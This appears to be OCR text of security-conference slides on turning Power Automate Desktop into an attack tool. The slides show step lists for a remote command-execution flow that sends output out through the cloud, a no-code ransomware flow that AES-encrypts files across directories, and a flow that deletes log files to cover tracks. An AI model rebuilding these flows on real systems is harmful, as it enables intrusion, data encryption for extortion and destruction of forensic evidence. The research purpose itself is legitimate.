Flow variables 0


No variables to display

Data exfiltrated
as flow output

Distribute payload, execute and collect output from cloud

Input

Output








Windows 11

User

NT Service\UIFlowService



outbound conn



Office

Office cloud services



On-Prem MS cloud





Windows 11

User: NT Service\UIFlowService




2. Payload

Machine Runtime



Azure Service Bus

1. Instructions



3. Output

On-Prem | MS cloud



Office

Office cloud services

@mbrg0



Code execution

File Edit Debug Tools View Help

CodeExec | Power Automate

Pwntoso (default)

Actions

Save Run Stop Run next action Recorder

Search inside the flow

Subflows Main

Search actions

Scripting

- Run DOS command
- Run VBScript
- Run JavaScript
- Run PowerShell script
- Run Python script

File

Folder

Compression

UI automation

HTTP

Browser automation

Excel

Database

Email

Exchange

Outlook

Message boxes

Mouse and keyboard

Clipboard

Text

Date time

PDF

CMD session

- Open CMD session
- Read from CMD session
- Write to CMD session
- Wait for text on CMD session
- Close CMD session

Terminal emulation

OCR

Cryptography

Windows services

Set variable Assign to variable ScriptError the value PythonScriptError

Case = 'powershell'

Run PowerShell script Run PowerShell script and store its output into PowershellOutput and its error into PowershellScriptError

Set variable Assign to variable ScriptOutput the value PowershellOutput

Set variable Assign to variable ScriptError the value PowershellScriptError

Case = 'commandline'

Open CMD session Start a new CMD session and store it into CmdSession

Write to CMD session Execute the command Command and then send Enter at CMD session CmdSession

Read from CMD session Read output from CMD session CmdSession and store standard output to CmdOutput and store standard error to CmdError

Close CMD session Close the CMD session CmdSession

Set variable Assign to variable ScriptOutput the value CmdOutput

Set variable Assign to variable ScriptError the value CmdError

Default case

Stop flow with error message 'Unsupported command type'

End

Variables

Search variables

Input / output variables 4

- Command
- CommandType
- ScriptError
- ScriptOutput

Flow variables 11

- CmdError
- CmdOutput
- CmdSession
- JavascriptOutp...
- JavascriptScrip...
- PowershellOut...
- PowershellScri...
- PythonScriptEr...
- PythonScriptO...
- VBScriptError
- VBScriptOutput

0 Selected actions 35 Actions 1 Subflow Run delay 100 ms

Status: Ready



Code execution

File Edit Debug Tools View Help

CodeExec | Power Automate

Pwntoso (default)

Actions

Subflows Main

Search actions

Scripting

- Run DOS command
- Run VBScript
- Run JavaScript
- Run PowerShell script
- Run Python script

File

Folder

Compression

UI automation

HTTP

Browser automation

Excel

Database

Email

Exchange

Outlook

Message boxes

Mouse and keyboard

Clipboard

Text

Date time

PDF

CMD session

- Open CMD session
- Read from CMD session
- Write to CMD session
- Wait for text on CMD session
- Close CMD session

Terminal emulation

OCR

Cryptography

Windows services

Save Run Stop Run next action Recorder

Search inside the flow

Variables

Input / output variables 4

- Command
- CommandType
- ScriptError
- ScriptOutput

Flow variables 11

- CmdError
- CmdOutput
- CmdSession
- JavascriptOutp...
- JavascriptScrip...
- PowershellOut...
- PowershellScri...
- PythonScriptEr...
- PythonScriptO...
- VBScriptError
- VBScriptOutput

Set variable Assign to variable ScriptError the value PythonScriptError

Case = 'powershell'

Run PowerShell script Run PowerShell script and store its output into PowershellOutput and its error into PowershellScriptError

Set variable Assign to variable ScriptOutput the value PowershellOutput

Set variable Assign to variable ScriptError the value PowershellScriptError

Case = 'commandline'

Open CMD session Start a new CMD session and store it into CmdSession

Write to CMD session Execute the command Command and then send Enter at CMD session CmdSession

Read from CMD session Read output from CMD session CmdSession and store standard output to CmdOutput and store standard error to CmdError

Close CMD session Close the CMD session CmdSession

Set variable Assign to variable ScriptOutput the value CmdOutput

Set variable Assign to variable ScriptError the value CmdError

Default case


Stop flow with error message 'Unsupported command type'

End

0 Selected actions 35 Actions 1 Subflow Run delay 100 ms

Status: Ready

Oops





Code execution

Windows Security
7/18/2022 10:08 AM

Threat blocked
7/18/2022 10:07 AM

This threat or app has been allowed and will not be remediated in the future.

Detected: Trojan:MSIL/Cryptor
Status: Removed
A threat or app was removed from this device.

Date: 7/18/2022 10:07 AM
Details: This program is dangerous and executes commands from an attacker.

Affected items:


file: C:\Users\alexg\Downloads\mimikatz_trunk.zip
webfile: C:\Users\alexg\Downloads\mimikatz_trunk.zip|https://objects.githubusercontent.com/github-production-release-asset-2e65be/18496166/bfc2b8f2-26e7-4893-9a4e-4d26a676794b?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNLJYAX4CSVEH53A%2F20220718%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20220718T100735Z&X-Amz-Expires=300&X-Amz-Signature=5558541b2e371ada133371d162e31f58ab5b959e1a1bff68d76425b381c392d6&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=18496166&response-content-disposition=attachment%3B%20filename%3Dmimikatz_trunk.zip&response-

[Learn more](#)

Have a question?
[Get help](#)

Help improve Windows Security
[Give us feedback](#)

Change your privacy settings
View and change privacy settings for your device.
[Privacy settings](#)
[Privacy dashboard](#)



Oops


Windows Security

Windows Security


Threats found
Microsoft Defender Antivirus found threats. Get details.

[Dismiss](#)


Code execution - try again



Trusted




Untrusted



Code execution- try again

What can we do
with drag & drop
primitives only
(No Code)?



No Code primitives

The screenshot displays a collection of no-code primitives organized into several categories:

- Folder**:
 - If folder exists
 - Get files in folder
 - Get subfolders in folder
 - Create folder
 - Delete folder
 - Empty folder
 - Copy folder
- Active Directory**:
 - > Group
 - > Object
 - > User
 - Connect to server
 - Close connection
- Cryptography**:
 - Encrypt text with AES
 - Decrypt text with AES
 - Encrypt from file with AES
 - Decrypt to file with AES
 - Hash text
 - Hash from file
- HTTP**:
 - Download from web
 - Invoke SOAP web service
 - Invoke web service
- System**:
 - If process
 - Wait for process
 - Run application
 - Terminate process
 - Ping
- Workstation**:
 - Print document
 - Get default printer
 - Set default printer
 - Show desktop
 - Lock workstation
 - Play sound
 - Empty recycle bin
 - Take screenshot
 - Control screen saver
 - Get screen resolution
 - Set screen resolution
 - Log off user
- Mouse and keyboard**:
 - Block Input
 - Get mouse position
 - Move mouse
 - Move mouse to image
 - Move mouse to text on screen (OCR)
 - Send mouse click
 - Send keys
 - Press/release key
 - Set key state
- Clipboard**:
 - Get clipboard text
 - Set clipboard text
 - Clear clipboard contents
- Windows services**:
 - If service
 - Wait for service
 - Start service
 - Stop service
 - Pause service
 - Resume service
- File**:
 - If file exists
 - Wait for file
 - Copy file(s)
 - Move file(s)
 - Delete file(s)
 - Rename file(s)
 - Read text from file
 - Write text to file
 - Read from CSV file
 - Write to CSV file
 - Get file path part
 - Get temporary file
 - Convert file to Base64
 - Convert Base64 to file



No Code Ransomware

File Edit Debug Tools View Help Ransomware | Power Automate

Actions

Search actions

- > Variables
- > Conditionals
- > Loops
- > Flow control
- > Run flow
- > System
- > Workstation
- > Scripting
- > File
- > Folder
- > Compression
- > UI automation
- > HTTP
- > Browser automation
- > Excel
- > Database
- > Email
- > Exchange
- > Outlook
- > Message boxes
- > Mouse and keyboard
- > Clipboard
- > Text
- > Date time
- > PDF
- > CMD session
- > Terminal emulation
- > OCR
- > Cryptography
- > Windows services
- > XML
- > FTP
- > CyberArk
- > Active Directory
- > AWS
- > Azure
- > Google cognitive
- > IBM cognitive
- > Microsoft cognitive

Subflows

Main HandleError

26 Loop over directories

27 For each CurDirectory in CurDirectoriesToCrawl

28 On block error FailedToGetCurDirectoryFiles

29 Get files in folder

30 For each CurFile in CurDirectoryFiles

31 Increase variable

32 If file exists

33 Increase variable

34 Encrypted file path

35 Create new list

36 Add item to list

37 Add item to list

38 Join text

39 Encrypt file

40 On block error FailedToProcessFile

41 Encrypt from file with AES

42 Write text to file

43 Increase variable

44 End

45 End

46 End

Status: Ready 0 Selected actions 56 Actions 2 Subflows Run delay 100 ms

Variables

Search variables

Input / output variables 7

- (x) CrawlDepth 2
- (x) DirectoriesTo... D:\shh\CollectGues...
- (x) EncryptionKey <Sensitive value>
- (x) Errors
- (x) FilesAccessed
- (x) FilesFound
- (x) FilesProcessed

Flow variables 14

- (x) CrawlDepthAs...
- (x) CurDirectories...
- (x) CurDirectory
- (x) CurDirectoryFil...
- (x) CurDirectoryS...
- (x) CurFile
- (x) Depth
- (x) DirectoriesToC...
- (x) EmptyList
- (x) EncFilePath
- (x) EncFilePathParts
- (x) EncryptedText
- (x) ErrorList
- (x) LastError

youtu.be/YDull-krSJI @mbrg0



File Edit Debug Tools View Help

Cleanup | Power Automate

Pwnotos (default)

Actions

Search actions

- > Variables
- > Conditionals
- > Loops
- > Flow control
- > Run flow
- > System
- > Workstation
- > Scripting
- > File
- > Folder
- > Compression
- > UI automation
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- > XML
- > FTP
- > CyberArk
- > Active Directory
- > AWS
- > Azure
- > Google cognitive
- > IBM cognitive
- > Microsoft cognitive

Subflows

Main

5 Init result variables

6 {x} Set variable Assign to variable LogFilesFound the value 0

7 {x} Set variable Assign to variable LogFilesDeleted the value 0

8 Try deleting each one

9 For each LogDir in LogDirs

10 If folder exists If folder LogDir exists

11 Delete log files but keep log directory structure in place

12 Get subfolders in folder Retrieve the subfolders in folder LogDir that match '*' and store them into LogFolders

13 For each LogFolder in LogFolders

14 Delete all files except those that are actively used (this run)

15 Get files in folder Retrieve the files in folder LogFolder that match '*' and store them into LogFiles

16 For eachLogFile in LogFiles

17 Increase variable Increase variable LogFilesFound by 1

18 On block error FailedToDeleteFile

19 Delete file(s) Delete file(s)LogFile

20 Increase variable Increase variable LogFilesDeleted by 1

21 End

22 End

23 End

24 End

25 End

Variables

Input / output variables 2

(x) LogFilesDeleted
(x) LogFilesFound

Flow variables 6

(x) LogDir
(x) LogDirs
(x) LogFile
(x) LogFiles
(x) LogFolder
(x) LogFolders

Status: Ready


0 Selected actions 25 Actions 1 Subflow Run delay 100 ms



